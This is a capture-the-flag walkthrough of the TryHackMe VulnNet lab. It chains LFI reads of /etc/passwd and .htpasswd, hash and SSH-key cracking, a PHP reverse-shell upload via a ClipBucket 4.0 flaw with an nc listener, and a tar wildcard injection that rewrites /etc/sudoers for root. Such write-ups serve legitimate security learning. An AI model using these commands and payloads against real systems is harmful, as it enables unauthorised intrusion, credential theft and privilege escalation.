Having fun with TryHackMe again. So, here is the write up and guideline to pass this VulnNet challenge.

Room: https://tryhackme.com/room/vulnnet1
Level: Medium
Task: Can you take advantage of the misconfigurations made by VulnNet Entertainment?
You will have to add a machine IP with domain vulnnet.thm to your /etc/hosts
Lets get started
As usual, start the machine and open the IP in browser

Lets 5 minutes browsing what can do from this webpage.
Nothing special from the UI even the form submit is not working. Ok then, if it’s a webpage, I would run path finder first. Using feroxbuster,
# feroxbuster --url http://vulnnet.thm -w ~/Project/pentest/wordlists/dirb/big.txt -t 20 -C 301,404,403
....
[#########] - 3m     20468/20468   96/s    http://vulnnet.thm
[#########] - 3m     20468/20468   97/s    http://vulnnet.thm/css
[#########] - 3m     20468/20468   97/s    http://vulnnet.thm/fonts
[#########] - 3m     20468/20468   98/s    http://vulnnet.thm/img
[#########] - 3m     20468/20468   98/s    http://vulnnet.thm/js
....
There are some images from /img

Check if the images contain something good using steghide but nothing inside. Lets see the /js directory

For the first file index__72d55732.js, simply search for http url if any because usually http inside JS file used for service call

Okay, this file contain web service
return “”
 .concat(void 0 === e ? "http://broadcast.vulnnet.thm" : e)
 .concat(“/”, “?_alias=”)
 .concat(n, “&_callbackAlias=”)
 .concat(l, “&_lang=”)
 .concat(c);
Lets keep it and check another JS file

Another lead. The “referer” parameter can be use for some injection. Addbroadcast.vulnnet.thm in /etc/hosts first and open it in browser.
http://broadcast.vulnnet.thm is requesting your username and password. The site says: “Restricted Content”
Lets see if referer parameter exposed to sql injection or not
# sqlmap -u “http://vulnnet.thm/index.php?referer=test" -p “referer” — random-agent
....
....
[22:47:55] [WARNING] parameter ‘Referer’ does not seem to be injectable
....
....
Okay, not SQL injection. RFI/LFI injection maybe. Using Wfuzz,
# wfuzz -c -Z --filter "l>141" -w /wfuzz-all.txt http://vulnnet.thm/index.php?referer=FUZZ
....
....
Target: http://vulnnet.thm/index.php?referer=FUZZ
Total requests: 1521
====================================================================
Lines    Word       Chars       Payload
====================================================================
000000091:   200        229 L    929 W      8857 Ch     "/etc/adduser.conf"
000000128:   200        168 L    515 W      6514 Ch     "/etc/apache2/sites-enabled/000-default.conf"
000000105:   200        142 L    463 W      5878 Ch     "/etc/apache2/.htpasswd"
000000097:   200        368 L    1577 W     13053 Ch    "/etc/apache2/apache2.conf"
000000094:   200        154 L    502 W      6230 Ch     "/etc/anacrontab"
000000144:   200        212 L    791 W      8148 Ch     "/etc/bash.bashrc"
000000143:   200        209 L    653 W      7582 Ch     "/etc/avahi/avahi-daemon.conf"
000000164:   200        157 L    593 W      6592 Ch     "/etc/crontab"
000000204:   200        149 L    487 W      6060 Ch     "/etc/hosts"
000000203:   200        142 L    463 W      5837 Ch     "/etc/hostname"
000000202:   200        144 L    480 W      5921 Ch     "/etc/host.conf"
000000307:   200        174 L    514 W      7660 Ch     "/etc/passwd"
000000308:   200        174 L    514 W      7660 Ch     "/etc/passwd-"
....
....
Total time: 0
Processed Requests: 1521
Filtered Requests: 1419
Requests/sec.: 0
There is a lot filtered list. So above is just the focus files. Lets observer those files..
# curl http://vulnnet.thm/index.php?referer=/etc/passwd
....
....
root:x:0:0:root:/root:/bin/bash
....
server-management:x:1000:1000:server-management,,,:/home/server-management:/bin/bash
....
Lets ssh first
ssh server-management@vulnnet.thm
The authenticity of host 'vulnnet.thm (10.10.5.167)' can't be established.
ECDSA key fingerprint is SHA256:o3DFbZLKgDIjKXw0C1ptP4MVaCWwTGjXMpOhpnaus+8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vulnnet.thm,10.10.5.167' (ECDSA) to the list of known hosts.
server-management@vulnnet.thm's password:
Both root and server-management needs password. Lets do hydra..
# hydra -l server-management -P word.txt vulnnet.thm ssh

Ok thats it. Its take too long my time on this… Proceed another fuzz result file
# curl http://vulnnet.thm/index.php?referer=/etc/crontab
....
....
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user  command
*/2   * * * *   root    /var/opt/backupsrv.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
....
Interesting file.. i wonder this could be privilege escalation. Take note on this. Follow the backupsrv.sh file
# curl http://vulnnet.thm/index.php/referer=/var/opt/backupsrc.sh
#!/bin/bash
# Where to backup to.
dest="/var/backups"
# What to backup.
cd /home/server-management/Documents
backup_files="*"
# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"
# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo
# Backup the files using tar.
tar czf $dest/$archive_file $backup_files
# Print end status message.
echo
echo "Backup finished"
date
# Long listing of files in $dest to check file sizes.
It’s creating a backup file store in /var/backups. Its involve server-management user. Take note on this. Check another..
# curl http://vulnnet.thm/index.php?referer=/etc/apache/.htpasswd
....
developers:$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
....
Found username and password there. It’s hashed. Might be crackable.
# hashcat -m 1600 hash.txt wordlists/rockyou.txt
Dictionary cache built:
* Filename..: wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec
$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0:XXXXXXXXXXXXXX
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target......: $apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
Time.Started.....: Fri May 28 10:23:25 2021 (13 secs)
Time.Estimated...: Fri May 28 10:23:38 2021 (0 secs)
Guess.Base.......: File (wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   180.8 kH/s (33.82ms) @ Accel:128 Loops:1000 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2359296/14344385 (16.45%)
Rejected.........: 0/2359296 (0.00%)
Restore.Point....: 2097152/14344385 (14.62%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1000
Candidates.#1....: SALDARRIAGA -> 158418
Found the password! Test it at broadcast.vulnnet.thm page

It’s a ClipBucket CMS. Never heard of it. There is some query field there, test it for any possibilities
# sqlmap -u “http://broadcast.vulnnet.thm/search_result.php?query=test&type=videos" — headers=”Authorization:Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==” -p “query” — random-agent -v 3 — risk=3
Nothing came out. Try for login page maybe..
# sqlmap -u “http://broadcast.vulnnet.thm/signup.php?mode=login" — method POST — data=”username=testing&password=testing&login=login” — headers=”Authorization:Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==” -p “username,password” — random-agent — risk=3 — level=3
The response is too slow. Need to find another way, usually CMS-type have exploit record. This ClipBucket version is 4.0

Interesting. It’s exposed to file upload injection. Lets read the exploit POC https://www.exploit-db.com/exploits/44250

Since its PHP, i download the reverse shell and try to upload it
# curl -s -u developers:XXXXXXXXXXXX -F "file=@shell.php" -F "name=shell.php" -F "plupload=1" "http://broadcast.vulnnet.thm/actions/photo_uploader.php"
{"success":"yes","file_name":”1622174479d86fa0","extension":"php","file_directory”:"2021\/05\/28"}
Its uploaded! So referring to photo_uploaded.php code, it uploaded to directory with constant PHOTO_DIR = /files/photos/

Open http://broadcast.vulnnet.thm/files/photos/2021/05/28

Open the uploaded shell and listen
# nc -lnvp 1993
listening on [any] 1993 …
connect to [10.8.X.X] from (UNKNOWN) [10.10.5.167] 35914
Linux vulnnet 4.15.0–134-generic #138-Ubuntu SMP Fri Jan 15 10:52:18 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 07:33:13 up 5:18, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@vulnnet:/$
Since only have server user “www-data”, nothing much can do. Simple GTFObins also not available. Remembering earlier wfuzz result, there is a folder /var/backups. Check the content,

There are backup files from the crontab command which under root user and along with SSH backup file for user server-management.
www-data@vulnnet:/var/backups$ mv ssh-backup.tar.gz /var/www/html
mv: cannot move ‘ssh-backup.tar.gz’ to ‘/var/www/html/ssh-backup.tar.gz’: Permission denied
Since cannot move it to web folder to be downloadable, need to use local server file transfer then.
Run server using python with port 9999 inside /var/backups folder
# python3 -m http.server 9999
Download file using wget
# wget http://10.8.X.X:9999/ssh-backup.tar.gz
# tar -xvf ssh-backup.tar.gz
# ls
id_rsa
Ok now we got the id_rsa. First thing is crack the paraphrase.
# python3 $(locate ssh2john) id_rsa > id_rsa.hash
# john id_rsa.hash --wordlist=dic.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
XXXXXXXXXXXXXX     (id_rsa)
1g 0:00:00:06 DONE (2021-05-28 05:54) 0.1447g/s 2075Kp/s 2075Kc/s 2075KC/s *7¡Vamos!
Session completed
Found the paraphrase, now we can ssh
# ssh server-management@vulnnet.thm -i id_rsa
Enter passphrase for key "id_rsa":
# ls
user.txt
# cat user.txt
THMXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Now found the user flag. Now root flag…
If refer back to /var/opt/backupsrv.sh is owned by root and as well as is /var/backups/vulnnet*.tgz. In the backupsrv.sh, its using wildcard to compile every file in the folders. So, it can be use as wildcard privilege escalation to exploit the sudoers file
# sudo -l
[sudo] password for server-management:

# cd ~/Documents
# echo ‘echo “server-management ALL=(root) NOPASSWD: ALL” > /etc/sudoers’ > exploit.sh
# echo “” > “ — checkpoint-action=exec=sh exploit.sh”
# echo “” > — checkpoint=1
And wait for 2 minutes….
# sudo -l
User server-management may run the following commands on vulnnet:
      (root) NOPASSWD: ALL
Yes! No password is needed to access root permission 🤝
# sudo ls /root
root.txt
# sudo cat /root/root.txt
THMXXXXXXXXXXXXXXXXXXXXXXX
Got the root flag!
Happy Hacking~~~~~